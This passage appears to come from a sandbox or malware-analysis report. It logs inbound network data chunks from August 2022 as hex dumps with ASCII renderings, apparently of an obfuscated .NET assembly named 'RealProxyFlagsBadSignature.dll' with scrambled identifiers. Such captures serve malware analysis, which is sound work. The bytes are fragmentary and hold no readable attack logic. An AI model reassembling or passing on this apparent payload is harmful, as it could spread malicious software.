00 00 14 01 00 00 00 0e 0e 00 00 00 01 62 ab d2 14 14 d2 ab 62 01 62 ab d2 63 63 d2 ab 62 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 Data Ascii: ####DcaacDDccD;vv;;vv;~22~~22~bbbccb
2022-08-08 15:18:44 UTC	141	IN	Data Raw: 26 00 00 00 01 72 76 bb 70 70 bb 76 72 01 72 76 bb 02 02 bb 76 72 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 27 27 00 00 00 01 55 ac 1d 45 45 1d ac 55 01 55 ac 1d 36 36 1d ac 55 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 28 28 00 00 00 01 71 fa 59 45 45 59 fa 71 01 71 fa 59 2c 2c 59 fa 71 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 29 29 00 00 00 01 08 5f 25 11 11 25 5f 08 01 08 5f 25 7e 7e 25 5f 08 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 2a 2a 00 00 00 01 03 c6 8f d4 d4 8f c6 03 01 03 c6 8f ba ba 8f c6 03 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 2b 2b 00 00 00 01 38 ca 33 09 09 33 ca 38 01 38 Data Ascii: &rvppvrrvvr"UEEUU66U((qYEEYqqY,,Yq))_%%__%~~%_**++83388
2022-08-08 15:18:44 UTC	142	IN	Data Raw: 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 43 43 00 00 00 01 53 1f 2d f2 f2 2d 1f 53 01 53 1f 2d 93 93 2d 1f 53 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 44 44 00 00 00 01 20 bf 80 05 05 80 bf 20 01 20 bf 80 7c 7c 80 bf 20 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 45 45 00 00 00 01 02 83 a0 91 91 a0 83 02 01 02 83 a0 e2 e2 a0 83 02 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 46 46 00 00 00 01 00 23 d5 db db d5 23 00 01 00 23 d5 fb fb d5 23 00 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 47 47 00 00 00 01 32 6e 0d 17 17 0d 6e 32 01 32 6e 0d 76 76 0d 6e 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 Data Ascii: CCS--SS--SDD || EEFF####GG2nn22nvvn2
2022-08-08 15:18:44 UTC	143	IN	Data Raw: 00 00 01 5b a6 9c 50 50 9c a6 5b 01 5b a6 9c 70 70 9c a6 5b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 60 60 00 00 00 01 05 6b 97 c3 c3 97 6b 05 01 05 6b 97 ab ab 97 6b 05 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 61 61 00 00 00 01 1f 01 62 87 87 62 01 1f 01 1f 01 62 f3 f3 62 01 1f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 62 62 00 00 00 01 1b d6 66 06 06 66 d6 1b 01 1b d6 66 72 72 66 d6 1b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 63 63 00 00 00 01 22 2a 7a 8a 8a 7a 2a 22 01 22 2a 7a fa fa 7a 2a 22 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 64 64 00 00 00 01 3f 18 b1 96 96 b1 18 3f 01 3f 18 b1 Data Ascii: [PP[[pp[``kkkkaabbbbbbfffrrfcc'"*zz*'"'*zz*'"dd???
2022-08-08 15:18:44 UTC	145	IN	Data Raw: 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7c 7c 00 00 00 01 46 24 a0 0d 0d a0 24 46 01 46 24 a0 23 23 a0 24 46 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 7d 7d 00 00 00 01 14 42 91 60 60 91 42 14 01 14 42 91 08 08 91 42 14 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 7e 7e 00 00 00 01 0f 29 86 71 71 86 29 0f 01 0f 29 86 05 05 86 29 0f 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 7f 7f 00 00 00 01 36 ce c7 32 32 c7 ce 36 01 36 ce c7 5f 5f c7 ce 36 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 80 80 00 00 00 01 27 33 bb 08 08 bb 33 27 01 27 33 bb 64 64 bb 33 27 06 15 16 00 00 00 05 05 00 00 00 17 00 00 00 06 06 00 00 00 Data Ascii: ||F$$FF$##$F}}B``BBB~~)qq)))62266__6'33"3dd3'
2022-08-08 15:18:44 UTC	146	IN	Data Raw: 01 77 3a 83 96 96 83 3a 77 01 77 3a 83 f9 f9 83 3a 77 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 15 15 00 00 00 01 07 0d b1 74 74 b1 0d 07 01 07 0d b1 00 00 b1 0d 07 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 16 16 00 00 00 01 7b 43 ce 6d 6d ce 43 7b 01 7b 43 ce 08 08 ce 43 7b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 17 17 00 00 00 01 1d aa 8e cc cc 8e aa 1d 01 1d aa 8e af af 8e aa 1d 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 18 18 00 00 00 01 18 ac 10 61 61 10 ac 18 01 18 ac 10 15 15 10 ac 18 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 19 19 00 00 00 01 4a 2f 0a 96 96 0a 2f 4a 01 4a 2f 0a f3 f3 Data Ascii: w::ww::wtt{CmmC{{CC{aaJ//JJ/
2022-08-08 15:18:44 UTC	147	IN	Data Raw: 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 31 31 00 00 00 01 32 4f 28 aa aa 28 4f 32 01 32 4f 28 c7 c7 28 4f 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 32 32 00 00 00 01 13 6d 96 e4 e4 96 6d 13 01 13 6d 96 a0 a0 96 6d 13 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 33 33 00 00 00 01 3c ab de ba ba de ab 3c 01 3c ab de d5 d5 de ab 3c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 34 34 00 00 00 01 45 4d 54 d6 d6 54 4d 45 01 45 4d 54 a2 a2 54 4d 45 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 35 35 00 00 00 01 25 16 9c a5 a5 9c 16 25 01 25 16 9c 85 85 9c 16 25 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 Data Ascii: 112O((O22O((O222mmmm33<<<<44EMTTMEEMTTME55%%%%
2022-08-08 15:18:44 UTC	149	IN	Data Raw: b2 63 8a 8a 63 b2 65 01 65 b2 63 ff ff 63 b2 65 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4e 4e 00 00 00 01 4b 2b cb ea ea cb 2b 4b 01 4b 2b cb 93 93 cb 2b 4b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 4f 4f 00 00 00 01 16 9d 9a 2e 2e 9a 9d 16 01 16 9d 9a 0e 0e 9a 9d 16 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 50 50 00 00 00 01 09 a8 9b 11 11 9b a8 09 01 09 a8 9b 77 77 9b a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 51 51 00 00 00 01 26 25 c2 42 42 c2 25 26 01 26 25 c2 37 37 c2 25 26 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 52 52 00 00 00 01 63 12 23 67 67 23 12 63 01 63 12 23 0b 0b 23 12 Data Ascii: cceecceNNK++KK++KOO..PPwwQQ&%BB%&&%77%&RRc#gg#cc##

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:44 UTC	150	IN	Data Raw: 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 6a 6a 00 00 00 01 09 a8 84 c6 c6 84 a8 09 01 09 a8 84 b1 b1 84 a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6b 6b 00 00 00 01 50 9e 93 66 66 93 9e 50 01 50 9e 93 48 48 93 9e 50 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6c 6c 00 00 00 01 66 0c e7 09 09 e7 0c 66 01 66 0c e7 68 68 e7 0c 66 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6d 6d 00 00 00 01 62 b3 c7 2b 2b c7 b3 62 01 62 b3 c7 59 59 c7 b3 62 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6e 6e 00 00 00 01 4c 57 57 48 48 57 57 4c 01 4c 57 57 25 25 57 57 4c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 Data Ascii: jjkkPffPPHHPllfffhhfmmb++bbYYbnnLWWHHWWLLWW%%WWL
2022-08-08 15:18:44 UTC	151	IN	Data Raw: 06 00 64 00 6d 0b 06 00 7b 00 6d 0b 12 00 c9 11 4b 0f 06 00 41 0d 6d 0b 06 00 5d 0a 6d 0b 06 00 aa 0c 6d 0b 06 00 bf 12 6d 0b 06 00 38 0f 6d 0b 0a 00 3a 06 9a 0f 06 00 58 07 4b 0f 12 00 89 07 f5 0a 12 00 ca 06 f5 0a 12 00 41 07 12 0e 0a 00 a6 0e 5e 0f 06 00 41 08 4b 0f 0a 00 54 0e 9a 0f 12 00 13 07 df 0b 0a 00 e5 07 59 03 0a 00 cd 07 e3 0f 06 00 91 11 0a 10 06 00 a7 05 6d 0b 06 00 9f 04 6d 0b 06 00 21 0f 6d 0b 0a 00 89 08 59 03 0a 00 0f 00 cb 0a 06 00 a2 07 c4 0f 0e 00 b6 12 25 0d 06 00 39 00 3e 03 06 00 01 00 3e 03 06 00 07 0f 7e 11 06 00 86 04 6d 0b 0e 00 df 06 25 0d 0e 00 ec 04 25 0d 0e 00 fd 03 25 0d 0e 00 0f 12 25 0d 06 00 7a 04 7e 11 06 00 47 00 3e 03 06 00 6a 00 6d 0b 16 00 7b 04 35 0d 06 00 59 08 0a 10 06 00 ea 06 0a 10 12 00 de 04 4b 0f 12 00 92 Data Ascii: dm{mKAm]mmm8m:XKA^AKTYmm!mY%9>>~m%%%%z~G>jm{5YK
2022-08-08 15:18:44 UTC	153	IN	Data Raw: 08 28 04 02 01 04 00 2c 30 00 00 00 00 06 18 2b 0f 8a 00 04 00 de 2f 00 00 00 00 01 18 2b 0f 8a 00 04 00 44 30 00 00 00 00 16 08 76 09 a9 02 04 00 a4 30 00 00 00 00 16 08 80 09 c0 02 05 00 04 31 00 00 00 00 16 08 8a 09 dc 02 07 00 6c 31 00 00 00 00 16 08 9d 09 f2 02 09 00 cc 31 00 00 00 00 16 08 8a 09 01 03 0c 00 ea 31 00 00 00 00 16 08 9d 09 0a 03 0e 00 f8 31 00 00 00 00 16 00 fd 07 1b 03 11 00 24 32 00 00 00 00 16 00 28 07 33 03 13 00 4c 32 00 00 00 00 16 00 cd 10 49 03 15 00 ac 32 00 00 00 00 16 00 cd 10 bb 03 19 00 20 33 00 00 00 00 16 00 cd 10 2c 04 1d 00 c4 34 00 00 00 00 03 18 2b 0f 77 04 21 00 e4 34 00 00 00 00 03 00 af 12 8e 04 24 00 10 35 00 00 00 00 03 00 17 12 9c 04 25 00 54 35 00 00 00 00 11 18 31 0f 73 00 26 00 be 35 00 00 00 00 06 18 2b 0f Data Ascii: (,0+/+D0v01l1111$2(3L2l2 3,4+w!4$5%T51s&5+
2022-08-08 15:18:44 UTC	154	IN	Data Raw: 74 0a 00 00 02 00 e4 03 00 00 03 00 90 0a 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 19 03 00 00 02 00 b2 0a 00 00 03 00 9e 06 00 00 01 00 9b 12 00 00 01 00 19 03 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 0b 00 b2 0a 00 00 0c 00 9e 06 00 00 01 00 dc 0c 00 00 02 00 1a 0c 00 00 03 00 9b 12 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 cc 03 00 00 02 00 65 13 00 00 03 00 b2 0a 00 00 04 00 9e 06 00 Data Ascii: t%%Us!Us!%e
2022-08-08 15:18:44 UTC	155	IN	Data Raw: 05 41 00 01 12 ea 05 59 00 e8 0c f1 05 49 00 2b 0f 8a 00 b1 01 a9 13 f4 05 a1 01 06 11 01 06 c1 01 d2 0e 07 06 31 00 96 03 0d 06 31 00 2a 0b 8a 00 c1 01 c0 0e 73 00 51 01 27 13 22 06 51 01 02 13 22 06 41 00 d8 13 a1 04 41 00 f5 03 33 06 c9 01 81 06 39 06 19 00 59 11 60 07 c1 00 9c 13 66 07 f1 01 2b 0f 6c 07 11 02 d7 03 e7 07 09 02 2b 0f 8a 00 19 02 2b 0f 85 00 21 02 2b 0f 85 00 29 02 2b 0f 85 00 31 02 2b 0f 85 00 39 02 2b 0f 85 00 41 02 2b 0f 85 00 49 02 2b 0f 85 00 51 02 2b 0f d3 08 61 02 2b 0f e3 08 69 02 2b 0f 8a 00 71 02 2b 0f 85 00 79 02 2b 0f 85 00 51 02 2b 0f 67 09 29 00 b3 00 2f 01 2e 00 7b 03 7a 02 2e 00 83 03 7a 02 2e 00 8b 03 71 08 2e 00 93 03 7a 02 2e 00 9b 03 91 08 2e 00 a3 03 71 08 2e 00 ab 03 bb 08 2e 00 b3 03 da 08 2e 00 2b 01 7a 02 2e 00 Data Ascii: AYI+11*sQ'"Q"AA39Y`f+l++!+)+1+9+A+I+Q+a+i+q+y+Q+g)/.{z.z.q.z..q...+z.
2022-08-08 15:18:44 UTC	157	IN	Data Raw: 60 31 00 43 6f 6e 74 65 78 74 56 61 6c 75 65 60 31 00 54 68 72 65 61 64 53 61 66 65 4f 62 6a 65 63 74 50 72 6f 76 69 64 65 72 60 31 00 49 45 6e 75 6d 65 72 61 74 6f 72 60 31 00 4c 69 73 74 60 31 00 52 65 73 65 72 76 65 64 31 00 52 65 61 64 49 6e 74 33 32 00 54 6f 49 6e 74 33 32 00 46 75 6e 63 60 32 00 52 65 73 65 72 76 65 64 32 00 49 6e 74 36 34 00 54 6f 49 6e 74 31 36 00 3c 4d 6f 64 75 6c 65 3e 00 67 65 74 45 6e 63 6f 64 69 6e 67 43 4d 53 53 45 43 54 49 4f 4e 45 4e 54 52 59 49 44 4d 45 54 41 44 41 54 41 00 65 72 49 6c 4f 48 6d 54 6a 76 46 55 52 55 42 00 46 7a 52 58 72 4e 58 52 41 46 43 71 5a 51 44 00 73 44 47 57 6a 74 49 6e 6e 65 41 74 76 51 44 00 73 4c 45 58 52 67 6d 42 45 4f 62 4c 7a 6c 44 00 4e 58 6e 64 55 49 50 75 6f 47 50 47 47 42 46 00 68 6c 49 4b Data Ascii: `1ContextValue`1ThreadSafeObjectProvider`1IEnumerator`1List`1Reserved1ReadInt32ToInt32Func`2Reserved2Int64ToInt16<Module>getEncodingCMSSECTIONENTRYIDMETADATAerIlOHmTjvFURUBFzRXrNXRAFCqZQDsDGWjtInneAtvQDsLEXRgmBEObLzlDNXndUIPuoGPGGBFhlIK
2022-08-08 15:18:44 UTC	158	IN	Data Raw: 6e 61 6d 65 00 44 61 74 65 54 69 6d 65 00 63 6f 6d 6d 61 6e 64 4c 69 6e 65 00 56 61 6c 75 65 54 79 70 65 00 4e 6f 50 72 69 6e 63 69 70 61 6c 4d 61 6b 65 50 6f 69 6e 74 65 72 54 79 70 65 00 47 65 74 54 79 70 65 00 74 79 70 65 00 53 79 73 74 65 6d 2e 43 6f 72 65 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 43 6c 6f 73 75 72 65 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 64 6c 6c 00 4b 69 6c 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 73 65 74 41 73 42 6f 6f 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 55 43 4f 4d 49 53 74 72 65 61 6d 00 65 6c 65 6d 00 67 65 74 5f 49 74 65 6d 00 53 79 73 74 65 6d 00 55 48 47 49 55 66 4c 6a 59 49 49 4a 72 75 74 46 43 50 72 5a 4e 6d 73 4b 4a 63 47 67 63 47 5a 4e 44 68 72 66 4d 68 4f 56 4e 65 46 54 52 72 43 4a 6b 54 66 63 75 4d 66 43 69 6a 77 7a 4d 5a 66 65 4b 45 77 52 4d 44 4d 4d 43 42 Data Ascii: nameDateTimecommandLineValueTypeNoPrincipalMakePointerTypeGetTypetypeSystem.CoreRemoveNamespaceAttributesClosureRealProxyFlagsBadSignatureget_Cultureset_CultureresourceCultureGenericFieldInfoCodeBaseApplicationBaseReadOnlyCollectionBaseApp
2022-08-08 15:18:44 UTC	159	IN	Data Raw: 62 61 63 6b 00 4d 61 72 73 68 61 6c 00 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 4d 79 53 65 72 76 69 63 65 73 2e 49 6e 74 65 72 6e 61 6c 00 53 79 73 74 65 6d 2e 43 6f 6d 70 6f 6e 65 6e 74 4d 6f 64 65 6c 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 64 6c 6c 00 4b 69 6c 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 73 65 74 41 73 42 6f 6f 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 55 43 4f 4d 49 53 74 72 65 61 6d 00 65 6c 65 6d 00 67 65 74 5f 49 74 65 6d 00 53 79 73 74 65 6d 00 55 48 47 49 55 66 4c 6a 59 49 49 4a 72 75 74 46 43 50 72 5a 4e 6d 73 4b 4a 63 47 67 5a 4e 44 68 72 66 4d 68 4f 56 4e 65 46 54 52 72 43 4b 54 66 63 75 4d 66 43 69 6a 77 7a 4d 5a 66 65 4b 45 77 52 4d 44 4d 4d 43 42 Data Ascii: backMarshalMicrosoft.VisualBasic.MyServices.InternalSystem.ComponentModelRealProxyFlagsBadSignature.dllKillMemoryBarriersetAsBoolMemoryBarrierUCOMIStreamelemget_ItemSystemUHGIUfLjYIIJrutFCPrZNmsKJcGgZNDhrfMhOVNeFTRrCJKbTfcuMfCijwzMZfeKEwRMDMMCB
2022-08-08 15:18:44 UTC	161	IN	Data Raw: 65 2e 43 6f 6d 70 69 6c 65 72 53 65 72 76 69 63 65 73 00 53 79 73 74 65 6d 2e 52 65 73 6f 75 72 63 65 73 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 4d 79 2e 52 65 73 6f 75 72 63 65 73 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 52 65 73 6f 75 72 63 65 73 2e 52 65 73 6f 75 72 63 65 73 00 44 65 62 75 67 67 69 6e 67 4d 6f 64 65 73 00 69 6e 68 65 72 69 74 48 61 6e 64 6c 65 73 00 67 65 74 5f 4d 6f 64 75 6c 65 73 00 74 68 72 65 61 64 41 74 74 72 69 62 75 74 65 73 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 00 70 72 6f 63 65 73 73 41 74 74 72 69 62 75 74 65 73 00 6d 5f 61 74 74 72 69 62 75 74 65 73 00 47 65 74 42 79 74 65 73 00 6d 5f 69 6e 53 63 6f Data Ascii: e.CompilerServicesSystem.ResourcesRealProxyFlagsBadSignature.My.ResourcesRealProxyFlagsBadSignature.Resources.resourcesDebuggingModesinheritHandlesget_ModulesthreadAttributesRemoveNamespaceAttributesprocessAttributesm_attributesGetBytesm_inSco

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:44 UTC	162	IN	Data Raw: 76 00 53 00 6a 00 5a 00 51 00 63 00 47 00 6a 00 44 00 4f 00 74 00 42 00 55 00 64 00 74 00 76 00 6b 00 6a 00 58 00 64 00 6f 00 46 00 46 00 63 00 4b 00 6b 00 70 00 55 00 4a 00 48 00 46 00 7a 00 58 00 48 00 65 00 63 00 61 00 42 00 72 00 64 00 6c 00 4f 00 4b 00 4e 00 4f 00 50 00 5a 00 41 00 79 00 72 00 65 00 4d 00 75 00 47 00 49 00 55 00 4c 00 78 00 7a 00 53 00 53 00 57 00 42 00 46 00 76 00 6f 00 47 00 6d 00 46 00 72 00 79 00 74 00 48 00 6e 00 76 00 74 00 7a 00 4d 00 6e 00 72 00 69 00 6e 00 79 00 75 00 76 00 53 00 6a 00 5a 00 51 00 63 00 47 00 6a 00 44 00 4f 00 74 00 42 00 55 00 64 00 74 00 76 00 6b 00 6a 00 58 00 64 00 6f 00 46 00 46 00 63 00 4b 00 6b 00 70 00 55 00 4a 00 48 00 46 00 7a 00 58 00 48 00 65 00 63 00 61 00 42 00 72 00 64 00 6c 00 4f 00 4b 00 4e Data Ascii: vSjZQcGjDOtBUdtvkjXdoFFcKkpUJHFzXHecaBrdlOKNOPZAyreMuGIULxzSSWBFvoGmFrytHnvtzMnrinyuvSjZQcGjDOtBUdtvkjXdoFFcKkpUJHFzXHecaBrdlOKN
2022-08-08 15:18:44 UTC	163	IN	Data Raw: 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 65 00 6e 00 72 00 65 00 79 00 6e 00 4c 00 74 00 77 00 64 00 46 00 42 00 6f 00 6a 00 6f 00 54 00 68 00 6c 00 4a 00 6a 00 4e 00 4d 00 51 00 53 00 55 00 48 00 4a 00 62 00 79 00 51 00 67 00 51 00 41 00 63 00 46 00 55 00 52 00 6b 00 7a 00 72 00 51 00 45 00 49 00 6b 00 48 00 41 00 72 00 6c 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 6b 00 00 80 a3 79 00 6e 00 4c Data Ascii: TwADQpAmYzKrzkPgwJBMdoWRGnSJYggTPXcCkenreynLtwdFBojoThlJjNMQSUHJbyQgQAcFURkzrQElkHArlTwADQpAmYzKrzkPgwJBMdoWRGnSJYggTPXcCkkynL
2022-08-08 15:18:44 UTC	165	IN	Data Raw: 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 50 00 65 00 74 00 61 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 00 45 00 49 00 69 00 4a 00 77 00 66 00 73 00 5a 00 50 00 58 00 50 00 73 00 70 00 79 00 67 00 50 00 55 00 4e 00 6e 00 69 00 6a 00 54 00 46 00 6a 00 4e 00 65 00 46 00 45 00 4b 00 52 00 45 00 41 00 75 00 6a 00 69 00 65 00 64 00 58 00 4d 00 73 00 69 00 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 65 00 72 00 43 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 Data Ascii: QrbqyBCdLPtUUwkCUvRvJPToOSGPPetazkqrgJGklnDgEliJwfsZPXPspygPUNnijTFjNeFEKREAujiedXMsiQrbqyBCdLPtUUwkCUvRvJPToOSGPerCzkqrgJGklnDg
2022-08-08 15:18:44 UTC	166	IN	Data Raw: 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 65 00 47 00 00 80 a3 58 00 47 00 52 00 41 00 50 00 56 00 53 00 78 00 79 00 4f 00 6a 00 63 00 58 00 62 00 54 00 42 00 4b 00 41 00 5a 00 48 00 53 00 63 00 65 00 78 00 75 00 53 00 74 00 42 00 74 00 49 00 77 00 67 00 76 00 6d 00 61 00 45 00 54 00 73 00 5a 00 55 00 64 00 49 00 59 00 62 00 4c 00 4b 00 58 00 43 00 51 00 52 00 64 00 4f 00 4e 00 55 00 53 00 76 00 63 00 70 00 61 00 53 00 77 00 52 00 44 00 71 00 52 00 44 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 00 82 a9 74 00 78 00 4c 00 46 00 77 00 65 00 69 00 6e 00 61 00 55 00 41 00 78 00 79 00 52 00 63 00 74 00 4d 00 45 00 68 00 4a 00 64 00 63 00 6e 00 42 00 58 00 4f 00 Data Ascii: hFAODmbFdKYDlFveGXGRAPVSxyOjcXbTBKAZHScexuStBtIwgvmaETsZUdlYbLKXCQRdONUSvcpaSwRDqRDhFAODmbFdKYDlFvtxLFweinaUAxyRctMEhJdcnBXO
2022-08-08 15:18:44 UTC	167	IN	Data Raw: 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 6f 00 43 00 64 00 61 00 65 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 00 45 00 64 00 52 00 59 00 53 00 48 00 44 00 55 00 6f 00 63 00 4d 00 79 00 6a 00 70 00 4e 00 41 00 61 00 79 00 79 00 49 00 65 00 65 00 6e 00 72 00 65 00 53 00 76 00 59 00 79 00 51 00 41 00 59 00 43 00 47 00 42 00 52 00 43 00 55 00 61 00 70 00 42 00 57 00 61 00 46 00 57 00 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 72 00 68 00 54 00 74 00 65 00 47 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 Data Ascii: BJtKQCWeoCdaewPYAgRNkvztscFrtNOztOXRHVHPHEdRYSHDUocMyjpNAayyIeenreSvYyQAYCGBRCUapBWaFWBJtKQCWerhTteGwPYAgRNkvztscFrtNOztOXRHVHPH
2022-08-08 15:18:44 UTC	169	IN	Data Raw: 00 56 00 5a 00 6d 00 74 00 65 00 53 00 34 00 36 00 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 00 5a 00 64 00 47 00 47 00 64 00 61 00 61 00 49 00 72 00 7a 00 44 00 64 00 44 00 46 00 42 00 45 00 50 00 53 00 77 00 55 00 56 00 56 00 6f 00 71 00 64 00 5a 00 6c 00 4d 00 67 00 6c 00 4b 00 6e 00 54 00 4f 00 72 00 7a 00 44 00 4a 00 4b 00 41 00 53 00 41 00 6a 00 64 00 56 00 5a 00 6d 00 77 00 6f 00 57 00 00 80 a3 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 Data Ascii: 